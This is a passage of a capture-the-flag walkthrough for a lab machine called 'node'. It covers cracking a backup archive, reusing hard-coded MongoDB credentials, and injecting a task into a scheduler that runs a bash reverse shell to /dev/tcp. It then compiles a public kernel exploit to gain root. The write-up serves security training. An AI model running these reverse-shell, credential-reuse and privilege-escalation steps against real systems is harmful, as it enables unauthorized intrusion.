 AQAAFAIAACwAGAAAAAAAAAQAAALSBLPQlAHZhci93d3cvbXlwbGFjZS9zdGF0aWMvcGFydGlhbHMvcHJvZmlsZS5odG1sVVQFAAMi
 mapZdXgLAAEEAAAAAAQAAAAAUEsBAh4DFAAJAAgAfWMiS4Tw22u4BAAAFQ8AABgAGAAAAAAAAAQAAALSBtvUlAHZhci93d3cvbXlw
 bGFjZS9hcHAuaHRtbFVUBQADvpWqWXV4CwABBAAAAAAEAAAAAFBLBQYAAAAAXwNfA3edAQDQ+iUAAAA=kali@kali:~/nodeCTF$
```

After decoding the file, we now see that the file is a Zip archive.




```
kali@kali:~/nodeCTF$ cat myplace.backup | base64 --decode > myplace.backup.decoded
kali@kali:~/nodeCTF$ file myplace.backup.decoded
myplace.backup.decoded: Zip archive data, at least v1.0 to extract
kali@kali:~/nodeCTF$
```




```
kali@kali:~/nodeCTF$ mv myplace.backup.decoded myplace.zip
kali@kali:~/nodeCTF$ ls
myplace.backup  myplace.zip
kali@kali:~/nodeCTF$ unzip myplace.zip
Archive:  myplace.zip
   creating: var/www/myplace/
[myplace.zip] var/www/myplace/package-lock.json password:
```

The zip file is password protected. By running **fcrackzip** against the file, we get the password and can extract the contents of the archive.




```
kali@kali:~/nodeCTF$ unzip myplace.zip
Archive:  myplace.zip
[myplace.zip] var/www/myplace/package-lock.json password:
  inflating: var/www/myplace/package-lock.json
   creating: var/www/myplace/node_modules/
   creating: var/www/myplace/node_modules/serve-static/
  inflating: var/www/myplace/node_modules/serve-static/README.md
  inflating: var/www/myplace/node_modules/serve-static/index.js
  inflating: var/www/myplace/node_modules/serve-static/LICENSE
  inflating: var/www/myplace/node_modules/serve-static/HISTORY.md
  inflating: var/www/myplace/node_modules/serve-static/package.json
   creating: var/www/myplace/node_modules/utils-merge/
  inflating: var/www/myplace/node_modules/utils-merge/README.md
  inflating: var/www/myplace/node_modules/utils-merge/index.js
  inflating: var/www/myplace/node_modules/utils-merge/LICENSE
  inflating: var/www/myplace/node_modules/utils-merge/.travis.yml
  inflating: var/www/myplace/node_modules/utils-merge/package.json
   creating: var/www/myplace/node_modules/qs/
```

The contents of the archive are a full backup of the webpage files.




```
kali@kali:~/nodeCTF/var/www/myplace$ ls
app.html  app.js  node_modules  package.json  package-lock.json  static
kali@kali:~/nodeCTF/var/www/myplace$ 
```

Viewing the “app.js” file, we see some hard-coded credentials for **mongoDB.**




```
const express      = require('express');
const session      = require('express-session');
const bodyParser   = require('body-parser');
const crypto       = require('crypto');
const MongoClient  = require('mongodb').MongoClient;
const ObjectID     = require('mongodb').ObjectID;
const path         = require("path");
const spawn         = require('child_process').spawn;
const app          = express();
const url          = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key   = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  app.use(session({
    secret: 'the boundless tendency initiates the law.',
    cookie: { maxAge: 3600000 },
    resave: false,
    saveUninitialized: false
  }));
```




```
                    88                              88
                    88                              88
         88    88   88,888,   88    88   ,88888,  88888   88    88
         88    88   88    88  88    88   88    88  88     88    88
         88    88   88    88  88    88   88    88  88     88    88
         88    88   88    88  88    88   88    88  88     88    88
         '88888'    '88888'   '88888'    88    88  '8888  '88888'

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Aug  6 23:32:28 2018 from 10.2.1.1
mark@node:~$ 
```

Using the credentials we found for Mark, we are able to successfully authenticate to the server via SSH. However, Mark does not have permissions to view the user.txt file in the /tom directory.




```
mark@node:/home$ ls frank
mark@node:/home$ ls mark
mark@node:/home$ ls tom
user.txt
mark@node:/home$ cat ./tom/user.txt
cat: ./tom/user.txt: Permission denied
mark@node:/home$ 
```




```
mark@node:/home$ ps aux | grep tom
tom        1191  0.0  5.7 1022056 43828 ?       Ssl  May25   0:51 /usr/bin/node /var/www/myplace/app.js
tom        1199  0.0  3.9 1009080 30068 ?       Ssl  May25   0:54 /usr/bin/node /var/scheduler/app.js
mark      18992  0.0  0.1  14228   924 pts/0    S+   22:03   0:00 grep --color=auto tom
mark@node:/home$ 
```

We can see above that the user tom is running what appears to be a scheduler app.




```
mark@node:/home$ cat /var/scheduler/app.js
const exec        = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + '...');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) });
          }
        });
      }
      else if (error) {
        console.log('Something went wrong: ' + error);
      }
    });
  }, 30000);

});
mark@node:/home$ 
```

Viewing the code for this scheduler app shows that it will execute a given task if it is in the queue.Using the credentials, we have; we can add a task in mongoDB that will be triggered by this scheduler app. The next steps are to set up a listener on the Cyber Range jumpbox, and create a reverse shell to be used by the scheduler.




```
kali@kali:~$ ssh jumper@4.7.242.101
jumper@4.7.242.101's password:
Linux begjump 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64
```



```
jumper@begjump:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qle
n 1000
    link/ether 08:00:27:af:6a:98 brd ff:ff:ff:ff:ff:ff
    inet 10.5.1.108/16 brd 10.5.255.255 scope global dynamic enp0s3
       valid_lft 889sec preferred_lft 889sec
    inet6 fe80::a00:27ff:feaf:6a98/64 scope link
       valid_lft forever preferred_lft forever
jumper@begjump:~$ 
```

SSH to the jumpbox using the credentials jumper:jumper1. The ip configuration shows the internal IP address of the jumbox to be 10.5.1.108 (this will be used in the reverse shell code).



Reverse shell

A reverse shell is a shell session established on a connection that is initiated from a remote machine, not from the local host.


10.5.1.108

1337

Bash


```
bash -c 'exec bash -i &>/dev/tcp/10.5.1.108/1337 <&1'
```

Using the **Hack-Tools** plugin for Firefox, we enter in the IP address and port of our listener and get the Bash shell code to use for the scheduler. We placed this code in a script file called "exploit.sh" on the jumpbox, and created a simpleHTTP server on port 8080 with Python.



```
mark@node:/var/tmp$ wget 10.5.1.108:8080/exploit.sh
--2021-06-02 18:43:37--  http://10.5.1.108:8080/exploit.sh
Connecting to 10.5.1.108:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 54 [text/x-sh]
Saving to: 'exploit.sh'

exploit.sh              100%[==============================>]      54  --.-KB/s    in 0s

2021-06-02 18:43:37 (8.22 MB/s) - 'exploit.sh' saved [54/54]

mark@node:/var/tmp$ ls
exploit.sh
systemd-private-761fd0ab3d914676998a8da2c12e931b-systemd-timesyncd.service-VkariR
systemd-private-afdb124d4c0e47edaf8c736b09553d9c-systemd-timesyncd.service-rWUFEZ
mark@node:/var/tmp$ chmod +x exploit.sh
mark@node:/var/tmp$ 
```


Use **wget** to download the exploit.sh script into the /var/tmp folder of the target. Change the permissions on the file to execute.



```
mark@node:/var/tmp$ mongo -u mark -p 5AYRft73VtFpc84k scheduler
MongoDB shell version: 3.2.16
connecting to: scheduler
> db.tasks.insertOne( { cmd: "bash /var/tmp/exploit.sh" } );
{
        "acknowledged" : true,
        "insertedId" : ObjectId("60b7c3cd4047b302b20c8a9c")
}
> 
```


Use mark's credentials to authenticate to the mongoDB server scheduler. Type the following command:

db.tasks.insertOne({ cmd: "bash /var/tmp/exploit.sh" });




```
jumper@begjump:~$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.5.1.108] from (UNKNOWN) [10.5.3.100] 44974
bash: cannot set terminal process group (1199): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@node:/$ 
```

Set up a listener on the jumpbox, and soon we get a call back from the target machine and are now under the context of user tom.




```
tom@node:/$ cd /home/tom
cd /home/tom
tom@node:~$ ls
ls
user.txt
tom@node:~$ cat user.txt
cat user.txt
e1156acc3574e04b06908ecf76be91b1
tom@node:~$ 
```

We now have read permissions for the user.txt file.



```
tom@node:~$ uname -a
uname -a
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64 GNU
/Linux
tom@node:~$ 
```


To elevate our privileges to root, we see that the Linux version on this server is outdated. Exploit-db shows an easy-to-use local privilege escalation:



Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation


EDB-ID: 44298
CVE: 2017-16995
Author: BRUCE LEIDL
Type: LOCAL
Platform: LINUX
Date: 2018-03-16
EDB Verified: ✗
Exploit:
Vulnerable App:

```
/*
 * Ubuntu 16.04.4 kernel priv esc
 *
 * all credits to @bleidl
 * - vnik
 */

// Tested on:
// 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64
// if different kernel adjust CRED offset + check kernel stack size
#include <stdio.h>
#include <stdlib.h>
```



```
mark@node:/var/tmp$ wget https://www.exploit-db.com/raw/44298
--2021-06-02 18:54:19--  https://www.exploit-db.com/raw/44298
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6021 (5.9K) [text/plain]
Saving to: '44298'

44298                 100%[===============================>]   5.88K  --.-KB/s    in 0s

2021-06-02 18:54:19 (667 MB/s) - '44298' saved [6021/6021]

mark@node:/var/tmp$ ls
44298      systemd-private-761fd0ab3d914676998a8da2c12e931b-systemd-timesyncd.service-VkariR
exploit.sh  systemd-private-afdb124d4c0e47edaf8c736b09553d9c-systemd-timesyncd.service-rMUFEZ
mark@node:/var/tmp$ mv 44298 44298.c
mark@node:/var/tmp$ gcc 44298.c -o shell
mark@node:/var/tmp$ ./shell
task_struct = ffff88002a9de200
uidptr = ffff8800253d1d84
spawning root shell
root@node:/var/tmp# whoami
root
```

Download the exploit code, compile it, and run it.



```
root@node:/var/tmp# cd /root
root@node:/root# ls
root.txt
root@node:/root# cat root.txt
1722e99ca5f353b362556a62bd5e6be0
root@node:/root# █
```

We are now root and can read the root.txt flag.